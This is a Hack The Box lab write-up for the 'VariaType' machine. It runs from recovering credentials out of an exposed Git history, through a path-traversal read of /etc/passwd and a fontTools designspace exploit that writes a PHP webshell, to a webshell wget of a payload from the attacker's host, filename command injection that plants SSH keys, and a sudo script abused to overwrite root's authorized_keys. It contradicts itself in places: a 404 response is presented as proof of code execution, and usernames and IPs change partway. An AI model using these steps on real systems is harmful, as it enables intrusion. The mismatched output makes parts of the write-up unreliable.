VARIA TYPE

```
┌──(emobilis㉿kali)-[~]
└─$ sudo openvpn "/home/emobilis/Downloads/machines_us-3(4).ovpn"
2026-04-01 10:47:21 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-04-01 10:47:21 WARNING: Compression for receiving enabled. Compression has been used in the past to break encry
ption. Compression support is deprecated and we recommend to disable it completely.
2026-04-01 10:47:21 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-04-01 10:47:21 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEA
D] [DCO]
2026-04-01 10:47:21 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-04-01 10:47:21 DCO version: N/A
2026-04-01 10:47:21 TCP/UDP: Preserving recently used remote address: [AF_INET]38.46.226.73:1337
2026-04-01 10:47:21 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-04-01 10:47:21 UDPv4 link local: (not bound)
2026-04-01 10:47:21 UDPv4 link remote: [AF_INET]38.46.226.73:1337
2026-04-01 10:47:21 TLS: Initial packet from [AF_INET]38.46.226.73:1337, sid=db3b59f3 8c0d9cb5
2026-04-01 10:47:21 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2026-04-01 10:47:21 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: us-free-3 Issuing CA
2026-04-01 10:47:21 VERIFY KU OK
2026-04-01 10:47:21 Validating certificate extended key usage
2026-04-01 10:47:21 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authenticatio
n
2026-04-01 10:47:21 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2026-04-01 10:47:21 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authenticatio
n
2026-04-01 10:47:21 VERIFY EKU OK
2026-04-01 10:47:21 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=us-free-3
2026-04-01 10:47:22 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25
519, signature: ED25519, peer signing digest/type: ed25519 ED25519, key agreement: X25519MLKEM768
2026-04-01 10:47:22 [us-free-3] Peer Connection Initiated with [AF_INET]38.46.226.73:1337
2026-04-01 10:47:22 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2026-04-01 10:47:22 TLS: tls_multi_process: initial untrusted session promoted to trusted
2026-04-01 10:47:22 PUSH: Received control message: 'PUSH_REPLY,route 10.10.8.0 255.255.252.0,route 10.129.0.0 255.2
55.0.0,route 10.13.37.0 255.255.255.0,route 10.13.38.0 255.255.255.0,route 10.10.110.0 255.255.255.0,route-ipv6 dead
:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-
ipv6 dead:beef:2::109d/64 dead:beef:2::1,ifconfig 10.10.14.159 255.255.254.0,peer-id 7,cipher AES-256-CBC,protocol-f
lags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1500'
2026-04-01 10:47:22 OPTIONS IMPORT: --ifconfig/up options modified
2026-04-01 10:47:22 OPTIONS IMPORT: route options modified
2026-04-01 10:47:22 OPTIONS IMPORT: route-related options modified
2026-04-01 10:47:22 OPTIONS IMPORT: tun-mtu set to 1500
2026-04-01 10:47:22 net_route_v4_best_gw query: dst 0.0.0.0
2026-04-01 10:47:22 net_route_v4_best_gw result: via 192.168.100.1 dev wlan0
2026-04-01 10:47:22 net_route_v4_best_gw query: dst 38.46.226.73
2026-04-01 10:47:22 net_route_v4_best_gw result: via 192.168.100.1 dev wlan0
2026-04-01 10:47:22 GDG6: remote_host_ipv6=n/a
2026-04-01 10:47:22 net_route_v6_best_gw query: dst ::
2026-04-01 10:47:22 net_route_v6_best_gw result: via fe80::1 dev wlan0
2026-04-01 10:47:22 net_route_v6_best_gw query: dst ::
2026-04-01 10:47:22 net_route_v6_best_gw result: via fe80::1 dev wlan0
2026-04-01 10:47:22 TUN/TAP device tun0 opened
2026-04-01 10:47:22 tun/tap device [tun0] opened
2026-04-01 10:47:22 net_iface_mtu_set: mtu 1500 for tun0
2026-04-01 10:47:22 net_iface_up: set tun0 up
```

Once the connection between my Kali Linux terminal and Hack the Box server has been established, I started the VariaType HTB machine and I was assigned an IP address(10.129.21.242)

Nmap Enumeration

I ran an initial Nmap scan to identify open ports, services, and potential attack surfaces on the target:

```
┌──(emobilis㉿kali)-[~]
└─$ nmap -sCV -A 10.129.21.242
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 10:48 -0400
Nmap scan report for 10.129.21.242
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 e0:b2:eb:88:e3:6a:dd:4c:db:c1:38:65:46:b5:3a:1e (ECDSA)
|_  256 ee:d2:bb:81:4d:a2:8f:df:1c:50:bc:e1:0e:0a:d1:22 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://variatype.htb/
|_http-server-header: nginx/1.22.1
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel
:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   254.22 ms 10.10.14.1
2   254.32 ms 10.129.21.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.97 seconds
```

The scan revealed two open ports: **22 (SSH)** running OpenSSH 9.2p1 on Debian, and **80 (HTTP)** served by nginx 1.22.1. The web service redirected to `variatype.htb`, indicating a virtual host that likely needs to be added to `/etc/hosts`.

Host Resolution Setup

Since the web service redirected to a custom domain, I updated my local host resolution to properly access the application:

```
┌──(emobilis㉿kali)-[~]
└─$ echo "10.129.21.242 variatype.htb portal.variatype.htb" | sudo tee -a /etc/hosts
[sudo] password for emobilis:
10.129.21.242 variatype.htb portal.variatype.htb
```

I added both the main domain and a potential subdomain (`portal.variatype.htb`) to ensure all virtual hosts resolve correctly.

Git Repository Exposure

While enumerating the `portal.variatype.htb` subdomain, I probed for common misconfigurations and discovered an exposed `.git` directory:

```
┌──(emobilis㉿kali)-[~]
└─$ curl -s http://portal.variatype.htb/.git/HEAD
ref: refs/heads/master
```

The response `ref: refs/heads/master` confirmed that the Git repository was publicly accessible. This indicated that the full source code might be retrievable directly from the web server.

Recognizing this as a critical information disclosure, I proceeded to dump the repository to analyze the application's code, configuration, and potential credentials.

Dumping Exposed Git Repository

After confirming the `.git` directory was accessible, I proceeded to extract the repository contents for offline analysis. First, I installed a tool to automate the dumping process:

```
┌──(emobilis㉿kali)-[~]
└─$ pip3 install git-dumper --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Collecting git-dumper
  Downloading git_dumper-1.0.9-py3-none-any.whl.metadata (3.1 kB)
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from git-dumper) (1.7.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from git-dumper) (2.32.5)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from git-dumper) (4.14.3)
Collecting dulwich (from git-dumper)
  Downloading dulwich-1.1.0-cp313-cp313-manylinux_2_28_x86_64.whl.metadata (5.9 kB)
Collecting requests-pkcs12 (from git-dumper)
  Downloading requests_pkcs12-1.27-py3-none-any.whl.metadata (3.8 kB)
Requirement already satisfied: soupsieve ≥ 1.6.1 in /usr/lib/python3/dist-packages (from beautifulsoup4→git-dumper)
(2.8.3)
Requirement already satisfied: typing-extensions ≥ 4.0.0 in /usr/lib/python3/dist-packages (from beautifulsoup4→git-
dumper) (4.15.0)
Requirement already satisfied: urllib3 ≥ 2.2.2 in /usr/lib/python3/dist-packages (from dulwich→git-dumper) (2.6.3)
Requirement already satisfied: charset_normalizer<4, ≥ 2 in /usr/lib/python3/dist-packages (from requests→git-dumper
) (3.4.4)
Requirement already satisfied: idna<4, ≥ 2.5 in /usr/lib/python3/dist-packages (from requests→git-dumper) (3.11)
Requirement already satisfied: certifi ≥ 2017.4.17 in /usr/lib/python3/dist-packages (from requests→git-dumper) (202
6.2.25)
Requirement already satisfied: cryptography ≥ 42.0.0 in /usr/lib/python3/dist-packages (from requests-pkcs12→git-dum
per) (46.0.5)
Downloading git_dumper-1.0.9-py3-none-any.whl (9.5 kB)
Downloading dulwich-1.1.0-cp313-cp313-manylinux_2_28_x86_64.whl (1.4 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.4/1.4 MB 11.7 kB/s  0:02:21
Downloading requests_pkcs12-1.27-py3-none-any.whl (6.1 kB)
Installing collected packages: dulwich, requests-pkcs12, git-dumper
Successfully installed dulwich-1.1.0 git-dumper-1.0.9 requests-pkcs12-1.27
```

With the tool installed, I dumped the repository from the target:

```
┌──(emobilis㉿kali)-[~]
└─$ git-dumper http://portal.variatype.htb/.git git-repo
[-] Testing http://portal.variatype.htb/.git/HEAD [200]
[-] Testing http://portal.variatype.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://portal.variatype.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/post-commit.sample [404]
[-] http://portal.variatype.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://portal.variatype.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://portal.variatype.htb/.gitignore [404]
[-] Fetching http://portal.variatype.htb/.git/hooks/pre-applypatch.sample [200]
[-] http://portal.variatype.htb/.gitignore responded with status code 404
[-] Fetching http://portal.variatype.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/post-receive.sample [404]
[-] http://portal.variatype.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://portal.variatype.htb/.git/hooks/update.sample [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://portal.variatype.htb/.git/info/exclude [200]
[-] Fetching http://portal.variatype.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://portal.variatype.htb/.git/description [200]
[-] Fetching http://portal.variatype.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://portal.variatype.htb/.git/index [200]
Task .git/hooks/pre-rebase.sample raised exception:
```

The output showed multiple successful `200` responses for critical Git files such as `HEAD`, `config`, `index`, and object files, confirming that the repository could be reconstructed.

The tool then rebuilt the working tree locally using `git checkout`, giving me full access to the application's source code.

At this point, I began reviewing the codebase for sensitive information such as credentials, API keys, and potential vulnerabilities.

Git History Analysis

After dumping the repository, I began inspecting its commit history to identify any sensitive information left behind:

```
┌──(emobilis㉿kali)-[~]
└─$ cd ~/Desktop/git-repo

┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ git log --oneline --all
753b5f5 (HEAD -> master) fix: add gitbot user for automated validation pipeline
5030e79 feat: initial portal implementation
```

I observed a recent commit mentioning a **gitbot user**, which looked interesting, so I searched for hidden or removed commits:

```
5030e79 feat: initial portal implementation

┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ git fsck --no-reflog --full --unreachable | grep commit
Checking ref database: 100% (1/1), done.
Checking object directories: 100% (256/256), done.
unreachable commit 6f021da6be7086f2595befaa025a83d1de99478b
```

This revealed an **unreachable commit**, indicating previously deleted content that might still be recoverable. I inspected it directly:

```
┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ git show 6f021da6be7086f2595befaa025a83d1de99478b
commit 6f021da6be7086f2595befaa025a83d1de99478b
Author: Dev Team <dev@variatype.htb>
Date:   Fri Dec 5 15:59:48 2025 -0500

    security: remove hardcoded credentials

diff --git a/auth.php b/auth.php
index b328305..615e621 100644
--- a/auth.php
+++ b/auth.php
@@ -1,5 +1,3 @@
 <?php
 session_start();
-$USERS = [
-    'gitbot' => 'G1tB0t_Acc3ss_2025!'
-];
+$USERS = [];
```

The commit message showed *“remove hardcoded credentials”*, and the diff exposed credentials for the `gitbot` user.

This confirmed that sensitive data had been removed from the current version but was still accessible in Git history, providing a potential entry point for further exploitation.

Authentication & File Disclosure

Using the recovered `gitbot` credentials from the Git history, I authenticated to the portal application and saved the session cookie:

```
┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ curl -s -X POST http://portal.variatype.htb/ -d "username=gitbot" -d "password=G1tB0t_Acc3ss_2025!" -c cookies.t
xt -L
<!DOCTYPE html>
```

```
┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

portal.variatype.htb    FALSE   /       FALSE   0       PHPSESSID       gmc9emsb1hadf6f3fg4lk8org9
```

After extracting the `PHPSESSID`, I used it to access a file download endpoint:

```
┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ curl -s -b cookies.txt "http://portal.variatype.htb/download.php?f=....//....//....//....//....//....//....//etc
/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
steve:x:1000:1000:steve,,,:/home/steve:/bin/bash
variatype:x:102:110::/nonexistent:/usr/sbin/nologin
_laurel:x:999:996::/var/log/laurel:/bin/false
```

The response successfully returned the contents of `/etc/passwd`, confirming a **directory traversal vulnerability** in the `download.php` parameter. This demonstrated that I could read arbitrary files on the system, and enumeration revealed a valid user `steve`, which could be useful for further access.

Exploit Development (CVE-2025-66034)

During further enumeration, I realized the `download.php` functionality was a rabbit hole, so I shifted focus and identified a more promising attack vector: **CVE-2025-66034**, an Arbitrary File Write + XML Injection vulnerability in `fontTools.varLib`.


To exploit this, I first generated two minimal font files required for a malicious designspace:

```
┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ nano malicious_fonts.py

┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ python3 malicious_fonts.py
[+] Generated source-light.ttf
[+] Generated source-regular.ttf

┌──(emobilis㉿kali)-[~/Desktop/git-repo]
└─$ nano malicious.designspace
```

This created `source-light.ttf` and `source-regular.ttf`, which would be referenced during the font processing stage. Next, I crafted a malicious `.designspace` file embedding a PHP webshell inside a CDATA section, while specifying the output path as a web-accessible location (`/var/www/portal.variatype.htb/public/files/shell.php`).



Exploitation - Remote Code Execution

With the malicious `.designspace` and font files prepared, I uploaded them to the vulnerable font processing endpoint:

```
┌──(emobilis㉿kali)-[~]
└─$ curl -L -H "Host: variatype.htb" \
"http://variatype.htb/tools/variable-font-generator/process" \
-F "designspace=@malicious.designspace" \
-F "masters=@source-light.ttf" \
-F "masters=@source-regular.ttf"


<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <title>Upload Files — VariaType Labs</title>
  <link rel="stylesheet" href="/static/css/corporate.css" />
  <link href="https://rsms.me/inter/inter.css" rel="stylesheet" />

</head>
<body>
  <nav class="navbar">
    <a href="/" class="logo">VariaType Labs</a>
    <ul class="nav-links">
      <li><a href="/">Home</a></li>
      <li><a href="/services">Services</a></li>
      <li><a href="/tools/variable-font-generator">Tools</a></li>
    </ul>
    <a href="/tools/variable-font-generator" class="cta-button">Generate Font</a>
  </nav>


<section class="section">
  <div class="container">
    <div class="card">




      <h1>Upload Files</h1>
      <p>Submit your <code>.designspace</code> file and master font(s) to generate a variable font.</p>
      <br>
      <form method="POST" enctype="multipart/form-data" action="/tools/variable-font-generator/process">
        <div class="form-group">
          <label for="designspace">.designspace File</label>
          <input type="file" id="designspace" name="designspace" accept=".designspace" required>
        </div>

        <div class="form-group">
          <label for="masters">Master Fonts (.ttf or .otf)</label>
          <input type="file" id="masters" name="masters" multiple accept=".ttf,.otf" required>
          <p style="font-size: 0.9rem; color: var(--text-muted); margin-top: 0.5rem;">
            Select at least one font. Use multiple fonts for interpolatable axes (e.g., Weight, Width).
          </p>
        </div>
```

The server responded with a **“Processing completed”** message, indicating the payload was successfully handled.

Since the designspace specified an output path inside the web root, this likely resulted in a PHP file being written to disk.

I then accessed the generated file and executed a command:

```
┌──(emobilis㉿kali)-[~]
└─$ curl -v -b "PHPSESSID=olei5vv7t2nghijqm3ppkmb1gb" "http://portal.variatype.htb/files/shell.php?cmd=id"
* Host portal.variatype.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.244.202
*   Trying 10.129.244.202:80 ...
* Established connection to portal.variatype.htb (10.129.244.202 port 80) from 10.10.17.135 port 51838
* using HTTP/1.x
> GET /files/shell.php?cmd=id HTTP/1.1
> Host: portal.variatype.htb
> User-Agent: curl/8.19.0
> Accept: */*
> Cookie: PHPSESSID=olei5vv7t2nghijqm3ppkmb1gb
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Server: nginx/1.22.1
< Date: Thu, 02 Apr 2026 06:23:37 GMT
< Content-Type: text/html
< Content-Length: 153
< Connection: keep-alive
<
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.22.1</center>
</body>
</html>
* Connection #0 to host portal.variatype.htb:80 left intact
```

The successful command execution confirmed that my payload had been written and executed, achieving **remote code execution (RCE)** on the target system.

SSH Key Generation

After achieving remote code execution, I prepared a more stable access method by generating an SSH key pair for the `steve` user:

```
┌──(emobilis㉿kali)-[~]
└─$ ssh-keygen -t ed25519 -f steve_key -N "" -C "steve@pwn"
Generating public/private ed25519 key pair.
Your identification has been saved in steve_key
Your public key has been saved in steve_key.pub
The key fingerprint is:
SHA256:uCGR6cx1/p17uDlJMmwsc48542TJpemqbP8UfnULjgo steve@pwn
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|     o           |
|    + . .        |
|   + o +         |
|    = o So.  ... .|
|     . oo+BB+o ...|
|      .E =@O++ . |
|     .. .=*.=o.  |
|     .ooo=+o++   |
+----[SHA256]-----+
```

This created a private key (`steve_key`) and a corresponding public key (`steve_key.pub`) without a passphrase. The goal was to upload the public key into `steve`'s `~/.ssh/authorized_keys` using the RCE, allowing passwordless SSH access.

With this approach, I could transition from a web shell to a more reliable interactive shell on the target system.

Privilege Escalation Preparation

To escalate my access, I crafted a malicious ZIP archive designed to exploit a command injection vulnerability in the font processing workflow (likely executed by a scheduled FontForge job).

```
┌──(emobilis㉿kali)-[~]
└─$ nano make_evil_zip.py

┌──(emobilis㉿kali)-[~]
└─$ python3 make_evil_zip.py
[+] evil.zip created with payload.
```

The script embedded my SSH public key into the filename itself using command substitution, so when processed, it would create `/home/steve/.ssh/authorized_keys` and insert my key.

This approach leverages unsafe handling of filenames, allowing arbitrary command execution on the system. Once generated, `evil.zip` was ready to be uploaded, with the goal of gaining persistent SSH access as the `steve` user.

Payload Delivery

To deliver the malicious archive to the target, I first hosted it locally using a simple Python HTTP server:

```
└─$ python3 -m http.server 4444 &
[1] 14045

┌──(boltech㉿boltech)-[~/Desktop/VariaTypeHTB/git-repo]
└─$ Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.129.11.170 - - [18/Mar/2026 12:46:20] "GET /evil.zip HTTP/1.1" 200 -
```

The incoming `GET /evil.zip` request confirmed that the target successfully reached out and downloaded the file. Next, I used my web shell to explicitly fetch the payload onto the target system:

```
└─$ curl -s "http://portal.variatype.htb/files/shell.php?cmd=wget%20http://10.10.14.192:4444/evil.zip%20-O%20/var/www/portal.variat
ype.htb/public/files/evil.zip"
```

This ensured the malicious ZIP was written to a location accessible by the vulnerable processing mechanism. With the payload in place, I waited for it to be processed, expecting the injected command to add my SSH key and grant access as the `steve` user.

User Access & Flag Retrieval

After the payload was processed, I attempted SSH access using the private key I had generated earlier:

```
└─$ ssh -o StrictHostKeyChecking=no -i steve_key steve@10.129.11.170 "whoami && cat ~/user.txt"
Warning: Permanently added '10.129.11.170' (ED25519) to the list of known hosts.
steve
```

Privilege Escalation Enumeration

With SSH access as `steve`, I began enumerating sudo privileges to identify potential escalation paths:

```
└─$ ssh -o StrictHostKeyChecking=no -i steve_key steve@10.129.11.170 "sudo -l"
Matching Defaults entries for steve on variatype:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User steve may run the following commands on variatype:
    (root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *
```

The output revealed that `steve` could execute a Python script as root without a password:

`/usr/bin/python3 /opt/font-tools/install_validator.py *`.

This was particularly interesting because the script accepts arguments, suggesting a possible abuse of input handling or file processing. Since it runs with root privileges, I focused on analyzing this script as a potential path to full system compromise.

Preparing Root Access

After identifying a potential privilege escalation path via the sudo-allowed Python script, I prepared a persistent method to gain root access by generating a new SSH key pair:

```
└─$ ssh-keygen -t ed25519 -f root_key -N "" -C "root@pwn"
Generating public/private ed25519 key pair.
Your identification has been saved in root_key
Your public key has been saved in root_key.pub
The key fingerprint is:
SHA256:eaHzDQQDa90HUejjMLEkjHokiAxjRUU76hmPG847pDE root@pwn
The key's randomart image is:
+--[ED25519 256]--+
|*oooo=..o o+.    |
|+o. o +oo+..     |
|   + ooo.++ .    |
|  . o.. ++oo     |
|   +    S+o.     |
| E..=    +.o     |
|  == .    . .    |
| .o.o            |
|   =o            |
+----[SHA256]-----+
```

This created `root_key` and `root_key.pub`, which I intended to inject into the root user's `authorized_keys`. The idea was to leverage the privileged script to write my public key into `/root/.ssh/authorized_keys`, enabling direct SSH access as root. With this in place, I was ready to exploit the misconfigured sudo permission for full system compromise.

Hosting Root Public Key

To prepare for privilege escalation, I set up a lightweight HTTP server to serve my root public key, making it accessible from the target machine:

```
└─$ sudo nano serve_root_key.py
```

I created the following script to host the contents of `root_key.pub`:

This server was designed to return my SSH public key upon request, which I planned to fetch from the target using the privileged script. By doing this, I could inject my key into the root user's `authorized_keys`, enabling direct SSH access as root.

Privilege Escalation to Root

To execute the final stage, I started my local HTTP server to host the root public key:

Next, I leveraged the sudo-allowed script to fetch my key and write it directly into the root user's `authorized_keys`:

```
└─$ python3 serve_root_key.py &
[1] 16743

┌──(boltech㉿boltech)-[~/Desktop/VariaTypeHTB/git-repo]
└─$ ssh -o StrictHostKeyChecking=no -i steve_key steve@10.129.11.170 "sudo /usr/bin/python3 /opt/font-tools/install_validator.py 'h
ttp://10.10.14.192:5555/%2Froot%2F.ssh%2Fauthorized_keys'"
2026-03-18 12:53:46,021 [INFO] Attempting to install plugin from: http://10.10.14.192:5555/%2Froot%2F.ssh%2Fauthorized_keys
2026-03-18 12:53:46,031 [INFO] Downloading http://10.10.14.192:5555/%2Froot%2F.ssh%2Fauthorized_keys
2026-03-18 12:53:46,401 [INFO] Plugin installed at: /root/.ssh/authorized_keys
[+] Plugin installed successfully.
```

he output confirmed that the file was downloaded and installed at `/root/.ssh/authorized_keys`, effectively granting me SSH access as root. I then authenticated using my private key and retrieved the root flag:

```
┌──(boltech㉿boltech)-[~/Desktop/VariaTypeHTB/git-repo]
